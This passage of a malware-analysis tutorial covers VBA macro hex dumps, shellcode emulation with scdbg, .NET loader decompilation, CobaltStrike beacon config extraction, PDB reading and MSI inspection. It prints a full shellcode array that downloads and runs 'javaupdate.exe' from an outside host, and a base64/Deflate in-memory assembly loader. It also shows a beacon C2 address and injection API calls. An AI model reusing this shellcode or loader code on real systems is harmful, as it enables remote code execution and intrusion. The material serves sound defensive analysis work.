00003840  20 00 28 42 79 56 61 6C 20 43 00 66 6B 71 20 41 73 20 4C 20 6F 6E 67 2C 20 03 26 55 6B 80 6F 70   .(ByVal C.fkq As L ong, .&Uk€op
00003860  76 75 70 61 74 0D 30 18 42 64 63 05 12 00 6B 2C 20 50 20 64 68 67 76 62 0D 25 57 6B 08 6B 73 64  vupat.0.Bdc...k, P dhgvb.%Wk.ksd
00003880  07 14 50 69 6F 68 D0 66 71 63 79 05 11 29 08 42 20 C3 00 56 69 72 74 75 61 6C 41 10 6C 6C 6F 63  ..PiohÐfqcy..).B Ã.VirtualA.lloc
000038A0  14 C3 4E 70 77 82 70 0D 42 59 62 79 77 75 0D 0A 60 51 68 67 71 65 06 61 86 0A 67 08 61 67 69 B4  .ÃNpw,p.BYbywu..`Qhgqe.a†.g.agi´
000038C0  4E 52 74 6C 4D 00 6F 76 65 4D 65 6D 6F 72 82 79 14 4F 44 61 6E 78 75 06 7F 01 02 9C 42 79 52 65  NRtlM.oveMemor,y.ODanxu....œByRe
000038E0  66 20 41 88 75 72 72 01 0B 41 6E 79 85 45 40 53 73 62 61 64 6C 93 46 23 F0 45 6C 73 65 CF 24 7F  f A^urr..Any…E@Ssbadl"F#ðElseÏ$.
00003900  7B 5F 7B BD 7A 7F 58 2D FF 77 F3 77 98 24 2F 75 70 74 80 73 6E 80 64 49 66 0A 0A 53 75 80 55 00  {_{½z.X-ÿwów˜$/upt€sn€dIf..Su€U.
00003920  75 74 6F 5F 4F 70 65 6E 00 28 29 0A 09 44 69 6D 20 20 4D 74 6D 74 61 47 17 4B 61 08 6B 67 68 81  uto_Open.()..Dim  MtmtaG.Ka.kgh.
00003940  03 56 61 72 69 B0 61 6E 74 2C 20 80 86 0F 0A CC 82 01 E1 07 20 4D 79 67 76 66 6F C1 8A 4E 53 72  .Vari°ant, €†..Ì‚.á. MygvfoÁŠNSr
00003960  63 76 77 10 4A F0 05 0B 8C 05 65 15 09 E3 10 3D 20 41 72 00 72 61 79 28 32 33 32 2C 90 31 33 30  cvw.Jð..Œ.e..ã.= Ar.ray(232,.130
00003980  2C 23 00 39 36 80 01 00 37 2C 32 32 39 2C 34 39 48 2C 31 39 60 03 30 30 40 02 39 C0 2C 38 30 2C  ,#.96€..7,229,49H,19`.00@.9À,80,
000039A0  34 38 23 01 80 02 0B 61 06 22 01 32 A3 03 31 31 34 2C 02 34 40 01 35 2C 31 38 33 2C 20 37 34 2C  48#.€..a.".2£.114,.4@.5,183, 74,
000039C0  33 38 01 08 32 35 A1 00 02 37 32 2C 36 20 0B 37 A0 06 60 34 2C 32 2C 34 80 03 C0 07 39 C6 33 60  38..25¡..72,6 .7 .`4,2,4€.À.9Æ3`
000039E0  07 60 02 33 2C 31 80 01 40 05 40 32 36 2C 32 34 32 61 0A 38 F7 C1 02 E3 0C C1 11 39 E1 09 20 08  .`.3,1€.@.@26,242a.8÷Á.ã.Á.9á. .
00003A00  22 01 00 02 A5 01 09 30 E0 05 37 2C 20 0B 31 A0 08 17 40 05 60 08 21 06 39 42 0B 2C 32 31 9D E3  "...¥..0à.7, .1 ..@.`.!.9B.,21.ã
00003A20  01 37 60 0C 40 0E 20 05 35 38 81 01 7D 61 02 35 43 17 81 04 40 16 47 14 01 12 20 68 5F 0D 0A 8A  .7`.@. .58..}a.5C...@.G... h_..Š
00003A40  12 35 60 12 20 08 31 21 60 0E 32 34 36 2C C0 02 32 35 B1 20 01 38 2C 35 20 08 40 01 33 C0 11 A1  .5`. .1!`.246,À.25± .8,5 .@.3À.¡
00003A60  61 03 32 38 2C 38 84 23 38 82 02 C5 43 10 30 64 0D 32 2C 37 80 0C A3 03 2F 40 05 07 14 40 0B 63  a.28,8„#8‚.ÅC.0d.2,7€.£./@...@.c
00003A80  11 30 A1 07 37 2C A6 36 A2 07 40 00 39 31 42 00 37 41 1A 9C 39 30 E1 1B E1 14 61 11 39 35 42 00  .0¡.7,¦6¢.@.91B.7A.œ90á.á.a.95B.
00003AA0  6B C4 2E E0 09 33 40 0B 34 60 05 80 13 30 C0 34 2C 35 31 2C 35 43 39 A1 01 B4 31 31 41 33 35 41  kÄ.à.3@.4`.€.0À4,51,5C9¡.´11A35A
00003AC0  02 80 06 38 00 02 FF 80 02 61 28 E0 02 20 34 20 17 A1 0A C1 1D 61 03 DD 20 33 31 42 07 C0 09 41  .€.8..ÿ€.a(à. 4 .¡.Á.a.Ý 31B.À.A
00003AE0  21 31 A0 41 E0 02 F7 20 3F C1 06 80 02 31 81 17 E0 23 A0 2F E4 06 3B 60 03 46 00 36 42 05 A3 00  !1 Aà.÷ ?Á.€.1..à# /ä.;`.F.6B.£.
00003B00  01 06 32 33 3F E0 09 81 16 A0 30 C1 30 45 0D 40 14 31 30 FC 36 2C C0 16 21 14 41 4C C0 1E C2 4C  ..23?à... 0Á0E.@.10ü6,À.!.ALÀ.ÂL
00003B20  C2 0B F3 61 44 60 01 37 2C 21 03 61 51 80 53 E1 05 5D 60 41 38 40 00 A0 33 C1 06 35 00 09 36 EF  Â.óaD`.7,!.aQ€Sá.]`A8@. 3Á.5..6ï
00003B40  40 08 A0 02 A0 24 66 0B 33 60 00 E1 06 01 47 FB 80 53 C0 02 37 40 33 83 34 E1 32 A1 0B E1 54 7D  @. . $f.3`.á..Gû€SÀ.7@3ƒ4á2¡.áT}
00003B60  01 46 36 20 4D E0 3B 45 07 40 03 20 3E 31 FF A0 49 61 11 E1 2B 01 3B 20 30 45 00 81 45 80 40 FF  .F6 Mà;E.@. >1ÿ Ia.á+.; 0E..E€@ÿ
00003B80  61 11 A2 23 00 0B 20 3A 21 44 A1 08 21 08 A1 48 7E 39 84 38 01 56 21 00 C0 26 03 02 41 12 39 BE  a.¢#.. :!D¡.!.¡H~9„8.V!.À&..A.9¾
00003BA0  38 00 0B E0 00 53 15 E1 0C 22 00 37 B2 00 CF 91 0A 13 01 70 15 B3 0A 31 32 B1 21 D0 2F FF A1 0D  8..à.S.á.".7².Ï‘\...p.³.12±!Ð/ÿ¡.
00003BC0  28 14 A2 09 90 1C 12 03 D0 03 81 01 D1 39 FF A0 02 81 24 50 02 60 23 B8 0D D0 0B 6C 0F D2 05 CE  (.¢.....Ð...Ñ9ÿ ..$P.`#¸.Ð.l.Ò.Î
00003BE0  36 70 00 61 3E 70 0C 31 35 57 14 A0 0B F7 E1 13 D1 22 32 19 32 10 1B 65 30 01 3E 80 37 EB E1 31  6p.a>p.15W. .÷á.Ñ"2.2..e0.>€7ëá1
00003C00  42 3F 31 72 2E 36 60 0D 31 11 90 0B 41 44 04 29 0D 0A 0A 09 F4 48 3D 05 FA 61 28 A0 02 55 42 6F  B?1r.6`.1...AD.)....ôH=.úa( .UBo
00003C20  75 6E 04 64 28 92 48 29 2C 20 26 48 43 20 17 60 01 26 48 34 30 B0 53 46 44 6F 72 A2 51 3D 20 4C  un.d(’H), &HC .`.&H40°SFDor¢Q= L
00003C40  79 02 20 44 54 6F 8B 03 0A 09 09 23 56 3D 5D B3 55 28 40 03 41 01 63 4F 3D 2B 60 28 15 C4 08 2B  y. DTo‹....#V=]³U(@.A.cO=+`(.Ä.+
00003C60  A1 05 2C B3 59 2C 20 31 A1 F0 02 4E 65 78 74 41 01 0A 86 03 3F 49 78 E1 0A 20 00 D3 03 A2 00 21  ¡.,³Y, 1¡ð.NextA..†.?Ixá. .Ó.¢.!
00003C80  00 29 0A 7D C0 54 20 50 5F 96 5F 85 5F 56 60 1A 02 57 80 6F 72 6B 62 6F 6F 6B F6 61 01 6F 02 0A  .).}ÀT P_–_…V`..W€orkbooköa.o..
```

Tools:

- https://github.com/decalage2/oletools

10. Analyzing Shellcode

```
byte[] rsrc = new byte[464] {0xfc,0xe8,0x89,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xd2,0x64,0x8b,0x52,0x30,0x8b,0x52,0x0c,0x8b,0
x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,0
xe2,0xf0,0x52,0x57,0x8b,0x52,0x10,0x8b,0x42,0x3c,0x01,0xd0,0x8b,0x40,0x78,0x85,0xc0,0x74,0x4a,0x01,0xd0,0x50,0x8b,0x48,0x18,0
x8b,0x58,0x20,0x01,0xd3,0xe3,0x3c,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,0xff,0x31,0xc0,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0
x75,0xf4,0x03,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe2,0x58,0x8b,0x58,0x24,0x01,0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0
x8b,0x04,0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x58,0x5f,0x5a,0x8b,0x12,0xeb,0x86,0x5d,0
x68,0x6e,0x65,0x74,0x00,0x68,0x77,0x69,0x6e,0x69,0x89,0xe6,0x54,0x68,0x4c,0x77,0x26,0x07,0xff,0xd5,0x31,0xff,0x57,0x57,0x57,0
x57,0x56,0x68,0x3a,0x56,0x79,0xa7,0xff,0xd5,0xeb,0x63,0x5b,0x31,0xc9,0x51,0x51,0x6a,0x03,0x51,0x51,0x68,0xbb,0x01,0x00,0x00,0
x53,0x50,0x68,0x57,0x89,0x9f,0xc6,0xff,0xd5,0xeb,0x4f,0x59,0x31,0xd2,0x52,0x68,0x00,0x32,0xa0,0x84,0x52,0x52,0x52,0x51,0x52,0
x50,0x68,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x89,0xc6,0x6a,0x10,0x5b,0x68,0x80,0x33,0x00,0x00,0x89,0xe0,0x6a,0x04,0x50,0x6a,0x1f,0
x56,0x68,0x75,0x46,0x9e,0x86,0xff,0xd5,0x31,0xff,0x57,0x57,0x57,0x57,0x56,0x68,0x2d,0x06,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0
x14,0x4b,0x0f,0x84,0x71,0x00,0x00,0x00,0xeb,0xd1,0xe9,0x87,0x00,0x00,0x00,0xe8,0xac,0xff,0xff,0xff,0x00,0xeb,0x6b,0x31,0xc0,0
x5f,0x50,0x6a,0x02,0x6a,0x02,0x50,0x6a,0x02,0x6a,0x02,0x57,0x68,0xda,0xf6,0xda,0x4f,0xff,0xd5,0x93,0x31,0xc0,0x66,0xb8,0x04,0
x03,0x29,0xc4,0x54,0x8d,0x4c,0x24,0x08,0x31,0xc0,0xb4,0x03,0x50,0x51,0x56,0x68,0x12,0x96,0x89,0xe2,0xff,0xd5,0x85,0xc0,0x74,0
x2d,0x58,0x85,0xc0,0x74,0x16,0x6a,0x00,0x54,0x50,0x8d,0x44,0x24,0x0c,0x50,0x53,0x68,0x2d,0x57,0xae,0x5b,0xff,0xd5,0x83,0xec,0
x04,0xeb,0xce,0x53,0x68,0xc6,0x96,0x87,0x52,0xff,0xd5,0x6a,0x00,0x57,0x68,0x31,0x8b,0x6f,0x87,0xff,0xd5,0x6a,0x00,0x68,0xf0,0
xb5,0xa2,0x56,0xff,0xd5,0xe8,0x90,0xff,0xff,0xff,0x6a,0x61,0x76,0x61,0x75,0x70,0x64,0x61,0x74,0x65,0x2e,0x65,0x78,0x65,0x00,0
xe8,0x0c,0xff,0xff,0xff,0x62,0x75,0x72,0x6e,0x2e,0x65,0x63,0x32,0x2d,0x31,0x33,0x2d,0x37,0x2d,0x31,0x30,0x39,0x2d,0x31,0x32,0
x31,0x2d,0x75,0x62,0x75,0x6e,0x74,0x75,0x2d,0x32,0x30,0x30,0x34,0x2e,0x6c,0x6f,0x63,0x61,0x6c,0x00 };
```

From the shellcode above strip `0x` and `,`

```
fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52108b423c01d08b407885c0744
a01d0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01d38b048b01d089
```

```
4424245b5b61595a51ffe0585f5a8b12eb865d686e65740068776 96e6989e654684c772607ffd531ff5757575756683a5679a7ffd5eb635b31c951516a035
15168bb01000053506857899fc6ffd5eb4f5931d252680032a08452525251525068eb552e3bffd589c66a105b688033000089e06a04506a1f566875469e86
ffd531ff5757575756682d06187bffd585c075144b0f8471000000ebd1e987000000e8acffffff00eb6b31c05f506a026a02506a026a025768daf6da4fffd
59331c066b8040329c4548d4c240831c0b40350515668129689e2ffd585c0742d5885c074166a0054508d44240c5053682d57ae5bffd583ec04ebce5368c6
968752ffd56a005768318b6f87ffd56a0068f0b5a256ffd5e890ffffff6a6176617570646174652e65786500e80cffffff6275726e2e6563322d31332d372
d3130392d3132312d7562756e74752d323030342e6c6f63616c00
```


Use `scdbg` to analyze the shellcode.

- `-s` → Steps
- `-1` → Unlimited Steps

```
C:\Users\tasox\Desktop
λ scdbg.exe /f Malware.txt -s -1
Loaded 3a0 bytes from file Malware.txt
Detected straight hex encoding input format converting...
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

4010a4  LoadLibraryA(wininet)
4010b2  InternetOpenA(wininet)
4010cb  InternetConnectA(server: burn.ec2-13-7-109-121-ubuntu-2004.local, port: 443, )
4010e3  HttpOpenRequestA()
4010fc  InternetSetOptionA(h=4893, opt=1f, buf=12fdf4, blen=4)
40110a  HttpSendRequestA()
401139  CreateFileA(javaupdate.exe) = 4
401155  InternetReadFile(4893, buf: 12faf4, size: 300)
40117c  CloseHandle(4)
401186  WinExec(javaupdate.exe)
40118f  ExitProcess(0)

Stepcount 5043493
```

11. Analyzing C#

11.1 Decode base64 + Deflate Stream with CyberChef


> When you analyze a `.NET` malware sample there are cases where `System.IO.Compression.DeflateStream` and `System.Convert.FromBase64String` are combined in order to conceal the payload.

```
#Decompression
var oms = new System.IO.MemoryStream();
var ds = new System.IO.Compression.DeflateStream(new System.IO.MemoryStream(System.Convert.FromBase64String("<BASE64>")), Sys
tem.IO.Compression.CompressionMode.Decompress);

#Execution routine
var by = new byte[1024];
var r = ds.Read(by, 0, 1024);
while (r > 0) {
  oms.Write(by, 0, r);
  r = ds.Read(by, 0, 1024);
}
System.Reflection.Assembly.Load(oms.ToArray()).EntryPoint.Invoke(0, new object[] { new string[]{ } });
```

Copy the base64 payload and paste it on `Cyberchef` then use the recipe

```
[{"op":"From Base64","args":["A-Za-z0-9+/=",true]},{"op":"Raw Inflate","args":[0,0,"Adaptive",false,false]}]
```



11.2 DNSpy

> Use `DNspy` to analyze C# PE files. C# and .NET

Common Intermediate Language - Wikipedia

Common Intermediate Language (CIL), formerly called Microsoft Intermediate Language (MSIL) or Intermediate Language (IL), is the intermediate language binary instruction set defined within the Common Language Infrastructure (CLI) specification. CIL instructions are executed by a CLI-

https://en.wikipedia.org/wiki/Common_Intermediate_Language

11.3 ILspy https://github.com/icsharpcode/ILSpy

> We can use `detect-it-easy` to determine the type and characteristics of file.

```
remnux@remnux:~/Samples$ diec tasaras.jpg
PE32
    Protector: Eziriz .NET Reactor(6.x.x.x)[By Dr.FarFar]
    Library: .NET(v4.0.30319)[-]
    Linker: Microsoft Linker(6.0)[DLL32]
```

Our .NET sample is protected with `.NET Reactor`

https://www.eziriz.com/reactor_screenshots.htm

```
# Decompile the .NET assembly and export the result to a folder
remnux@remnux:~/Samples/ilspy_folder$ ilspycmd -p tasaras.jpg -o ilspy_folder/
```

```
remnux@remnux:~/Samples$ ilspycmd tasaras.jpg
```

```
...
private static IntPtr AYIX3r35G(IntPtr  , string  , uint  )
    {
      if (W5Lc0npZt4 == null)
      {
        W5Lc0npZt4 = (sE0U0ntWpim1YGSx1F)Marshal.GetDelegateForFunctionPointer(uZoQ7hSDK(YN3Fbq4A0(), "Find ".Trim() + "Resou
rceA"), typeof(sE0U0ntWpim1YGSx1F));
      }
      return W5Lc0npZt4( ,  ,  );
    }

    private static IntPtr JXZfOEEoR(IntPtr  , uint  , uint  , uint  )
    {
      if (GUZcuTCCGl == null)
      {
        GUZcuTCCGl = (x7tCnk7JNcBNlLUZ0L)Marshal.GetDelegateForFunctionPointer(uZoQ7hSDK(YN3Fbq4A0(), "Virtual ".Trim() + "Al
loc"), typeof(x7tCnk7JNcBNlLUZ0L));
      }
      return GUZcuTCCGl( ,  ,  ,  );
    }

    private static int wKaAbnYMK(IntPtr  , IntPtr  , [In][Out] byte[]  , uint  , out IntPtr  )
    {
      if (CfGcDANX7a == null)
      {
        CfGcDANX7a = (s0hiPmPOR19JclaSO9)Marshal.GetDelegateForFunctionPointer(uZoQ7hSDK(YN3Fbq4A0(), "Write ".Trim() + "Proc
ess ".Trim() + "Memory"), typeof(s0hiPmPOR19JclaSO9));
      }
      return CfGcDANX7a( ,  ,  ,  , out  );
    }

    private static int WKLRkPFlJ(IntPtr  , int  , int  , ref int  )
    {
      if (XJvch9RYW5 == null)
      {
        XJvch9RYW5 = (KJ6D1dOQ3ygrLCCgN1)Marshal.GetDelegateForFunctionPointer(uZoQ7hSDK(YN3Fbq4A0(), "Virtual ".Trim() + "Pr
otect"), typeof(KJ6D1dOQ3ygrLCCgN1));
      }
      return XJvch9RYW5( ,  ,  , ref  );
...
```

💡 If the .NET assembly compiled with debug symbols, we can create the PDB with `-genpdb` flag.

12. CobaltStrike

12.1 Yara scan

```
wget https://raw.githubusercontent.com/Neo23x0/signature-base/master/yara/apt_cobaltstrike_evasive.yar
wget https://raw.githubusercontent.com/Neo23x0/signature-base/master/yara/apt_cobaltstrike.yar
```

```
yara -m C:\Tools\CobaltStrike\apt_cobaltstrike_evasive.yar <file>
```

```
PS> yara -m C:\Tools\CobaltStrike\apt_cobaltstrike_evasive.yar  C:\Users\tasox\Desktop\Malware-Traffic-Analysis\2019-07-02-Ha
ncitor-malware-and-artifacts\H7mp.exe
CobaltStrike_C2_Encoded_XOR_Config_Indicator [description="Detects CobaltStrike C2 encoded profile configuration",author="yar
a@s3c.za.net",date="2021-07-08"] C:\Users\tasox\Desktop\Malware-Traffic-Analysis\2019-07-02-Hancitor-malware-and-artifacts\H7
mp.exe
CobaltStrike_Unmodifed_Beacon [description="Detects unmodified CobaltStrike beacon DLL",author="yara@s3c.za.net",date="2019-0
8-16"] C:\Users\tasox\Desktop\Malware-Traffic-Analysis\2019-07-02-Hancitor-malware-and-artifacts\H7mp.exe
```

12.2 1768-K (Dieder Stevens)

✅ **Download** `1768`

```
python 1768.py C:\Users\tasox\Desktop\Malware-Traffic-Analysis\2019-07-02-Hancitor-malware-and-artifacts\H7mp.exe
```

```
Config found: xorkey b'i' 0x00030430 0x00033800
0x0001 payload type                     0x0001 0x0002 0 windows-beacon_http-reverse_http
0x0002 port                             0x0001 0x0002 80
0x0003 sleeptime                        0x0002 0x0004 60000
0x0004 maxgetsize                       0x0002 0x0004 1048576
0x0005 jitter                           0x0001 0x0002 0
0x0006 maxdns                           0x0001 0x0002 255
0x0007 publickey                        0x0003 0x0100 30819f300d06092a864886f70d010101050003818d0030818902818100ea36557a8a852
9818bb7b8da542c242b5acc89831bffca4abc75afe9834af32672ad8f7674e310a7fc52468f4ad09159a6a347d13f4b33a436f21afb0cf5e5f25b5ea5527b
1fbcf8326c702a0fe969542961559a6de94ab0cb1099dd13fd19505d4b195521a837dfe29ce1060c918fcd9f03c9d8170cc837d518e50358a303db0203010
001000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
0x0008 server,get-uri                   0x0003 0x0100 '31.44.184.33,/ga.js'
0x0009 useragent                        0x0003 0x0080 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; NP07;
 NP07)'
0x000a post-uri                         0x0003 0x0040 '/submit.php'
0x000b Malleable_C2_Instructions        0x0003 0x0100 '\x00\x00\x00\x04'
0x000c http_get_header                  0x0003 0x0100
  b'Cookie'
```

---

13. Read PDB files


> A program database (`PDB`) file, often referred to as a “symbol file,” is generated upon compilation to store debugging information about an individual build of a program. A `PDB` may store symbols, addresses, names of functions and resources and other information that may assist with debugging the program to find the exact source of an exception or error.

Definitive Dossier of Devilish Debug Details - Part One: PDB Paths and Malware


Have you ever wondered what goes through the mind of a malware author? How they build their tools? How they organize their development projects? What kind of computers and software they use? We took a stab and answering some of those questions by exploring malware debug information.

https://www.mandiant.com/resources/definitive-dossier-of-devilish-debug-details-part-one-pdb-paths-malware


The malware author then compiles their “Test” project Visual Studio in a default “Debug” configuration (Figure 3) and writes out Test.exe and Test.pdb to a subfolder (Figure 4).



Compile C# in debug mode



View IMAGE_DEBUG_TYPE_CODEVIEW with PEview



Read the contents of a PDB file

✅ `pdbex` can also be used for reconstruxting structures and unions from the PDB files into compilable C headers.

https://github.com/wbenny/pdbex

> This command will dump all structures and unions to the file `ntdll.h`

```
pdbex.exe * ntdll.pdb -o ntdll.h
```

Good Read 🧠

- https://www.notion.so/From-Word-to-Lateral-Movement-in-1-Hour-f92264dd080b4a7fba646dd138ed0e96

14. Analyzing .NET

> Attackers are leveraging `.NET` in various ways to defeat and evade endpoint detection. Now, let's explore two approaches to detecting these attacks: on-demand and real-time based techniques.

- https://www.elastic.co/blog/hunting-memory-net-attacks
- C# and .NET

What is the mscoree.dll

> View the strings of the file and check for `mscoree.dll`. The `mscoree. dll` file is a part of the Microsoft.NET framework. It provides the possibility to connect information, systems, people and devices through software. The `mscoree.dll` file is a Microsoft Runtime Execution Engine, in other words it contains the fundamental functions of the Microsoft.NET framework.

14.1 Indicator Of Compromise

If a thread is injected to a process and this thread was to execute PowerShell commands then it will need to load the module:

- `System.Management.Automation.ni.dll`


memory section 0x2710000 contains a full .NET module (PE header present). The characteristics of the memory region are a bit unusual. The type is `MEM_MAPPED`, although there is no associated file mapping object (Note the “Use” field is empty in ProcessHacker).

---

15. Analyzing MSI file

📖 https://forensicitguy.github.io/analyzing-stealer-msi-using-msitools/

✅ MSI sample extracted from https://www.malware-traffic-analysis.net/2022/03/21/2022-03-21-Brazil-sourced-malspam-infection.pcap.zip




```
sudo apt update
sudo apt install msitools
```

```
remnux@remnux:~/Samples$ file IM-qArGWggJ.msi
IM-qArGWggJ.msi: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Last Printed:
 Fri Dec 11 11:47:44 2009, Create Time/Date: Fri Dec 11 11:47:44 2009, Last Saved Time/Date: Fri Sep 18 15:06:51 2020, Securi
ty: 0, Code page: 1252, Revision Number: {6653F13C-E2E1-41C4-AD83-EE11E099650A}, Number of Words: 10, Subject: Aplicativo, Au
thor: Seguro, Name of Creating Application: Aplicativo, Template: ;1046, Comments: A base dados do instalador contm a lgica e
os dados necessrios para instalar o Aplicativo., Title: Installation Database, Keywords: Installer, MSI, Database, Number of
 Pages: 200
```

We can start the analysis using `msiinfo` to get some information about the file. We definitely want to know what table and stream structures we can expect within the MSI.

```
remnux@remnux:~/Samples$ msiinfo tables IM-qArGWggJ.msi
_SummaryInformation
_ForceCodepage
Patch
Condition
AdvtExecuteSequence
PatchPackage
FeatureComponents
...
```

```
remnux@remnux:~/Samples$ msiinfo streams IM-qArGWggJ.msi
Binary.New
Binary.Up
disk1.cab
Binary.info
Binary.tabback
Binary.completi
Binary.custicon
Binary.exclamic
Binary.insticon
Binary.removico
Binary.repairic
Binary.banner.jpg
Binary.banner.svg
Binary.dialog.jpg
Binary.dialog.svg
Binary.aicustact.dll
Binary.cmdlinkarrow
...
```

First, we need to examine the contents of the `CustomAction` table at the very least. The `CustomAction` table is often interesting with malicious installers as adversaries may hide code to execute within the `CustomAction` table.

```
remnux@remnux:~/Samples$ msidump -t -s IM-qArGWggJ.msi
Exporting table _SummaryInformation...
Exporting table _ForceCodepage...
Exporting table Patch...
Exporting table Condition...
Exporting table AdvtExecuteSequence...
Exporting table PatchPackage...
...

remnux@remnux:~/Samples$ ls -l
total 95764
-rw-rw-r-- 1 remnux remnux     5052 Apr 28 05:14 ActionText.idt
-rw-rw-r-- 1 remnux remnux      241 Apr 28 05:14 AdminExecuteSequence.idt
-rw-rw-r-- 1 remnux remnux      262 Apr 28 05:14 AdminUISequence.idt
-rw-rw-r-- 1 remnux remnux      360 Apr 28 05:14 AdvtExecuteSequence.idt
drwxrwxr-x 2 remnux remnux     4096 Apr 28 05:14 Binary
-rw-rw-r-- 1 remnux remnux      738 Apr 28 05:14 Binary.idt
-rw-rw-r-- 1 remnux remnux      760 Apr 28 05:14 BootstrapperUISequence.idt
...
```

